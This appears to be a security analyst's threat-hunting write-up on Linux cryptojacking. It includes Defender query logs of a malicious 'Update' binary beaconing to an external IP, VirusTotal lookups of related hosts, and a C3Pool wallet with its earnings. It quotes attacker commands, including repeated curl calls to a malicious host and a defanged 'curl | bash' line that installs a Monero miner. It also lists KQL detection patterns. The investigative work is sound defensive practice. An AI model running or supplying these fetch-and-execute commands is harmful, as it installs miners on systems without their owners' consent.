> 3/4/2025, 8:58:12.907 PM linux-program-fix root /var/tmp/update-logs/Update curl -s --connect-timeout 15 http://196.251.73.38/47/save-data?IP=74.208.7.102 -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3'
> 3/4/2025, 8:58:12.913 PM linux-program-fix root bash -c curl -silent "http://196.251.73.38/47/save-data?IP=74.208.7.102"\ -H ...
curl -s --connect-timeout 15 http://196.251.73.38/47/save-data?IP=74.208.7.102 -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3'

9 DeviceProcessEvents
10 | where DeviceName contains "linux-program-fix"
11 | where ProcessCommandLine contains "curl" or ProcessCommandLine contains "wget"
12
13
Results Chart
imeGenerated [UTC] AccountDomain AccountName InitiatingProcessCommandLine ProcessCommandLine
> 3/4/2025, 8:58:29.633 PM linux-program-fix root /var/tmp/update-logs/Update bash -c curl -silent "http://196.251.73.38/47/save-data?IP=74.208.7.102"\ -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3'
> 3/4/2025, 8:58:36.353 PM linux-program-fix root /var/tmp/update-logs/Update curl -s --connect-timeout 15 http://196.251.73.38/47/save-data?IP=74.208.7.102 -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3'
> 3/4/2025, 8:59:05.124 PM linux-program-fix root /var/tmp/update-logs/Update bash -c curl -silent "http://196.251.73.38/47/save-data?IP=74.208.7.102"\ -H ...
curl -s --connect-timeout 15 http://196.251.73.38/47/save-data?IP=74.208.7.102 -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3'
> 3/4/2025, 8:59:05.127 PM linux-program-fix root /var/tmp/update-logs/Update bash -c curl -silent "http://196.251.73.38/47/save-data?IP=74.208.7.102"\ -H ...
curl -s --connect-timeout 15 http://196.251.73.38/47/save-data?IP=74.208.7.102 -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3'
> 3/4/2025, 8:59:44.735 PM linux-program-fix root /var/tmp/update-logs/Update bash -c curl -silent "http://196.251.73.38/47/save-data?IP=74.208.7.102"\ -H ...
curl -s --connect-timeout 15 http://196.251.73.38/47/save-data?IP=74.208.7.102 -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3'
> 3/4/2025, 8:59:44.740 PM linux-program-fix root /var/tmp/update-logs/Update bash -c curl -silent "http://196.251.73.38/47/save-data?IP=74.208.7.102"\ -H ...
curl -s --connect-timeout 15 http://196.251.73.38/47/save-data?IP=74.208.7.102 -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3'
> 3/4/2025, 9:00:02.949 PM linux-program-fix root /var/tmp/update-logs/Update bash -c curl -silent "http://196.251.73.38/47/save-data?IP=74.208.7.102"\ -H ...
curl -s --connect-timeout 15 http://196.251.73.38/47/save-data?IP=74.208.7.102 -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3'
> 3/4/2025, 9:00:02.952 PM linux-program-fix root /var/tmp/update-logs/Update bash -c curl -silent "http://196.251.73.38/47/save-data?IP=74.208.7.102"\ -H ...
curl -s --connect-timeout 15 http://196.251.73.38/47/save-data?IP=74.208.7.102 -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3'
> 3/4/2025, 9:00:24.593 PM linux-program-fix root /var/tmp/update-logs/Update bash -c curl -silent "http://196.251.73.38/47/save-data?IP=74.208.7.102"\ -H ...
curl -s --connect-timeout 15 http://196.251.73.38/47/save-data?IP=74.208.7.102 -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3'
> 3/4/2025, 9:00:24.598 PM linux-program-fix root /var/tmp/update-logs/Update bash -c curl -silent "http://196.251.73.38/47/save-data?IP=74.208.7.102"\ -H ...
curl -s --connect-timeout 15 http://196.251.73.38/47/save-data?IP=74.208.7.102 -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3'
> 3/4/2025, 9:00:39.521 PM linux-program-fix root /var/tmp/update-logs/Update bash -c curl -silent "http://196.251.73.38/47/save-data?IP=74.208.7.102"\ -H ...
curl -s --connect-timeout 15 http://196.251.73.38/47/save-data?IP=74.208.7.102 -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3'
> 3/4/2025, 9:00:39.524 PM linux-program-fix root /var/tmp/update-logs/Update bash -c curl -silent "http://196.251.73.38/47/save-data?IP=74.208.7.102"\ -H ...
curl -s --connect-timeout 15 http://196.251.73.38/47/save-data?IP=74.208.7.102 -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3'
> 3/4/2025, 9:00:57.423 PM linux-program-fix root /var/tmp/update-logs/Update bash -c curl -silent "http://196.251.73.38/47/save-data?IP=74.208.7.102"\ -H ...
curl -s --connect-timeout 15 http://196.251.73.38/47/save-data?IP=74.208.7.102 -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3'
> 3/4/2025, 9:00:57.428 PM linux-program-fix root /var/tmp/update-logs/Update bash -c curl -silent "http://196.251.73.38/47/save-data?IP=74.208.7.102"\ -H ...
curl -s --connect-timeout 15 http://196.251.73.38/47/save-data?IP=74.208.7.102 -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3'
> 3/4/2025, 9:06:45.757 PM linux-program-fix root /var/tmp/update-logs/Update bash -c curl -silent "http://196.251.73.38/47/save-data?IP=74.208.7.102"\ -H ...
curl -s --connect-timeout 15 http://196.251.73.38/47/save-data?IP=74.208.7.102 -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3'
> 3/4/2025, 9:22:26.88 PM linux-program-fix kbuser -bash

```

**16/94 security vendors flagged this IP address as malicious**

Community Score: 94

IP Address: 80.76.51.5

Last Analysis Date: 26 days ago

DETECTION	DETAILS	RELATIONS	COMMUNITY <span>2</span>
<b>Security vendors' analysis</b> ⓘ			
Do you want to automate checks?			
alphaMountain.ai	ⓘ Malicious	ArcSight Threat Intelligence	ⓘ Malware
BitDefender	ⓘ Phishing	CRDF	ⓘ Malicious
CyRadar	ⓘ Malicious	Emsisoft	ⓘ Malware
ESET	ⓘ Malware	Forcepoint ThreatSeeker	ⓘ Malicious
Fortinet	ⓘ Malware	G-Data	ⓘ Phishing
Kaspersky	ⓘ Malware	Lionic	ⓘ Malicious
MalwareURL	ⓘ Malware	SOCRadar	ⓘ Phishing
Sophos	ⓘ Malicious	Webroot	ⓘ Malicious
Gridinsoft	ⓘ Suspicious	Abusix	ⓘ Clean

80.76.51.5

The screenshot shows a web-based security analysis tool with a dark theme. At the top, there's a header bar with tabs: DETECTION, DETAILS, RELATIONS (which is selected), and COMMUNITY (with a count of 2). Below the header are three main sections: "Passive DNS Replication (57)", "Communicating Files (5)", and "Files Referring (2)".

### Passive DNS Replication (57)


Date resolved	Detections	Resolver	Domain
2024-10-31	13 / 94	VirusTotal	digitaldatainsights.org
2024-10-03	12 / 94	VirusTotal	digital.digitaldatainsights.org
2023-07-07	9 / 94	VirusTotal	fedextrackingapp.com
2023-06-25	0 / 94	VirusTotal	particuliers-sg-compte.com
2023-06-17	0 / 94	VirusTotal	amendespaiementgouv.com
2023-06-17	1 / 94	Georgia Institute of Technology	ma-banque-bnp.com
2023-06-16	1 / 94	VirusTotal	mabaanque-bnpparibas.com
2023-06-15	0 / 94	VirusTotal	amendespaiementgouv.net
2023-06-14	0 / 94	VirusTotal	banque-bnp-paribas.com
2023-05-12	0 / 94	VirusTotal	chronopostdelivery.com

### Communicating Files (5)

Scanned	Detections	Type	Name
2025-03-20	35 / 65	ELF	abc123.
2025-02-05	33 / 63	ELF	hokcksuxkn.exe
2025-01-07	22 / 61	Shell script	sshd
2024-10-18	32 / 65	ELF	abc41
2024-12-20	6 / 63	ELF	d8806b1aa37763cb1c99113ed757a899a5fa009b75283c9ae0a1be682b1d4e21-1734705008686

### Files Referring (2)

Scanned	Detections	Type	Name
2025-01-15	17 / 47	Shell script	black4.
2025-01-07	22 / 61	Shell script	sshd



**Community Score** 8 / 94

8/94 security vendors flagged this IP address as malicious

87.120.116.35

BG | Last Analysis Date 17 days ago

**REANALYZE** **SIMILAR** **MORE**

**DETECTION** **DETAILS** **RELATIONS** **COMMUNITY 2**

**Security vendors' analysis** ⓘ

Do you want to automate checks?			
alphaMountain.ai	ⓘ Malicious	ArcSight Threat Intelligence	ⓘ Malware
CRDF	ⓘ Malicious	Criminal IP	ⓘ Malicious
CyRadar	ⓘ Malicious	Forcepoint ThreatSeeker	ⓘ Malicious
Fortinet	ⓘ Malware	SOCRadar	ⓘ Malware
GCP Abuse Intelligence	ⓘ Miner	Abusix	ⓘ Clean

**Community Score** 8 / 94

8/94 security vendors flagged this IP address as malicious

87.120.116.35

BG | Last Analysis Date 17 days ago

**REANALYZE** **SIMILAR** **MORE**


**DETECTION** **DETAILS** **RELATIONS** **COMMUNITY 2**

**Passive DNS Replication (1)** ⓘ

Date resolved	Detections	Resolver	Domain
2024-11-11	12 / 94	VirusTotal	test.digitaldatainsights.org

**Communicating Files (12)** ⓘ

Scanned	Detections	Type	Name
2025-02-05	33 / 63	ELF	Update
2025-02-05	37 / 63	ELF	Opera
2025-03-20	35 / 65	ELF	abc123.
2024-12-29	5 / 64	ELF	Update
2025-02-22	33 / 67	ELF	Opera
2025-01-17	10 / 64	ELF	Update
2025-02-05	33 / 63	ELF	holckksuxkn.exe
2025-01-27	4 / 64	ELF	Update
2024-10-18	32 / 65	ELF	abc41
2024-12-20	6 / 63	ELF	d8806b1aa37763cb1c99113ed757a899a5fa009b75283c9ae0a1be682b1d4e21-1734705008686



1 / 94  
Community Score

1/94 security vendor flagged this IP address as malicious

196.251.73.38 (196.251.72.0/23)  
AS 40115 (EKABI)

NL Last Analysis Date 12 hours ago

Reanalyze Similar More

**DETECTION** DETAILS RELATIONS COMMUNITY

Security vendors' analysis Do you want to automate checks?

Criminal IP	Malicious	AlphaSOC	Suspicious
GCP Abuse Intelligence	Miner	Abusix	Clean

# Crypto-Mining C3Pool and UPX Variants

Found in logs using Defender for Endpoint:

Sample File Names:

- upxvmyizov
- efzkrhkupx
- pjmuupxbstu

Related Tools & Indicators:

- upxvmyizov: Fake UPX binary mimicking command-line tools (netstat, ls, echo, ifconfig, sh)
- Custom binary chains:
- /usr/bin/upxvmyizov netstat -an  
/usr/bin/upxvmyizov echo "find"  
.ygljglkjgfg0 (obfuscated ELF payload)

DeviceProcessEvents

```
| where ProcessCommandLine has any ("upx", "sh", "ifconfig", "netstat", "top", "cat resolv.conf", "ps -ef", "uptime", "whoami", "./ygljglkjgfg0")
| where FileName startswith "upx" or FileName endswith "upx" or FileName matches regex @".*upx.*"
| project Timestamp, DeviceName, AccountName, FileName, ProcessCommandLine, InitiatingProcessCommandLine
| order by Timestamp asc
```

started	Results	Query history			
port	5 items	Show empty columns			
		⌚ 00:02.440			
		Low ⓘ			
		Chart type ↗			
	Add filter				
Timestamp	DeviceName	AccountName	FileName	ProcessCommandLine	InitiatingProcessCommandLine
> Mar 24, 2025 5:47:...	[redacted] jr-linux-vm-test.p2zf...	root	upxvmyizov	/usr/bin/upxvmyizov "netstat -an" 46408	
> Mar 24, 2025 5:47:...	[redacted] jr-linux-vm-test.p2zf...	root	upxvmyizov	ifconfig	
> Mar 24, 2025 5:47:...	[redacted] jr-linux-vm-test.p2zf...	root	upxvmyizov	/usr/bin/upxvmyizov "netstat -an" 46408	/usr/bin/upxvmyizov "netstat -an" 46408
> Mar 24, 2025 8:08:...	[redacted] jr-linux-vm-test.p2zf...	root	efzkrhkupx	sh	
> Mar 24, 2025 8:08:...	[redacted] jr-linux-vm-test.p2zf...	root	efzkrhkupx	ifconfig	

Timestamp	DeviceName	AccountName	FileName	ProcessCommandLine	InitiatingProcessCommandLine
> Mar 24, 2025 5:47...	jr-linux-vm-test.p2zfv...	root	upxvmyizov		
> Mar 24, 2025 5:47...	jr-linux-vm-test.p2zfv...	root	upxvmyizov	/usr/bin/upxvmyizov ls 46408	
> Mar 24, 2025 5:47...	jr-linux-vm-test.p2zfv...	root	upxvmyizov	/usr/bin/upxvmyizov "ls -la" 46408	
> Mar 24, 2025 5:47...	jr-linux-vm-test.p2zfv...	root	upxvmyizov	/usr/bin/upxvmyizov "ls -la" 46408	/usr/bin/upxvmyizov "ls -la" 46408
> Mar 24, 2025 5:47...	jr-linux-vm-test.p2zfv...	root	upxvmyizov	/usr/bin/upxvmyizov "echo "find" 46408	./ygjlglkjgfg0
> Mar 24, 2025 5:47...	jr-linux-vm-test.p2zfv...	root	upxvmyizov		
> Mar 24, 2025 5:47...	jr-linux-vm-test.p2zfv...	root	upxvmyizov	/usr/bin/upxvmyizov ls 46408	/usr/bin/upxvmyizov ls 46408
> Mar 24, 2025 5:47...	jr-linux-vm-test.p2zfv...	root	upxvmyizov	/usr/bin/upxvmyizov "netstat -an" 46408	
> Mar 24, 2025 5:47...	jr-linux-vm-test.p2zfv...	root	upxvmyizov		
> Mar 24, 2025 5:47...	jr-linux-vm-test.p2zfv...	root	upxvmyizov	/usr/bin/upxvmyizov "echo "find" 46408	/usr/bin/upxvmyizov "echo "find" 46408
> Mar 24, 2025 5:47...	jr-linux-vm-test.p2zfv...	root	upxvmyizov	/usr/bin/upxvmyizov "netstat -an" 46408	/usr/bin/upxvmyizov "netstat -an" 46408
> Mar 24, 2025 6:09...	jr-linux-vm-test.p2zfv...	root	pjmupxbstu	/usr/bin/pjmupxbstu	/lib/libudev.so.6
> Mar 24, 2025 6:09...	jr-linux-vm-test.p2zfv...	root	pjmupxbstu		/usr/bin/pjmupxbstu
> Mar 24, 2025 8:08...	jr-linux-vm-test.p2zfv...	root	efzkrhkupx	who	
> Mar 24, 2025 8:08...	jr-linux-vm-test.p2zfv...	root	efzkrhkupx	sh	
> Mar 24, 2025 8:08...	jr-linux-vm-test.p2zfv...	root	efzkrhkupx	ifconfig	

## Confirmed Wallet Identified

- Wallet Address (C3Pool miner):

4B7vD4PrcGdES1grKPBH5jbsh4SgknSzFFRHxWMqux7bJrieQoawCiFnd36wKTPtAUXJLeQBZWKRKza7qJaQscx2kCCrZo

### Detected:

Feb 23, 2025 — Host: linux-vuln-test-jonz — User: root

### Method:

Mining script fetched and executed:

```
curl -s -L
http://download[.]c3pool[.]org/xmrig_setup/raw/master/setup_c3pool_miner[.]sh | bash -
s <WALLET>
```

# Mining Earnings

front page User Panel


Enter address 

Mining / User Panel 

 Unpaid balance  
**0.016037 XMR**

 Total paid  
**20.770708 XMR**

Machine Gun Coin Block Payment History



The screenshot shows a mining dashboard with the following details:  
- Wallet Address: Miner ' ./reteia KOFVwMxV7k7XjP7fwXPY6Cmp16vf8EnL54650LjYb6WYBtuSs3Zd1Ncr3SrpvnAU Haceru'  
- Total paid: 20.770708 XMR  
- Unpaid balance: 0.016037 XMR  
The payment history section lists numerous entries from March 24, 2025, at 4:57 AM, all showing the same miner address and amount (20.770708 XMR), indicating a single large withdrawal or a very high volume of small payments.

## Summary of Findings

This wallet is used with C3Pool miner.

We checked the mining dashboard using the wallet address and found:

- Total paid: 20.77 XMR
- Unpaid balance: 0.016 XMR
- Total mined: around 20.78 XMR (worth about \$2,800 USD)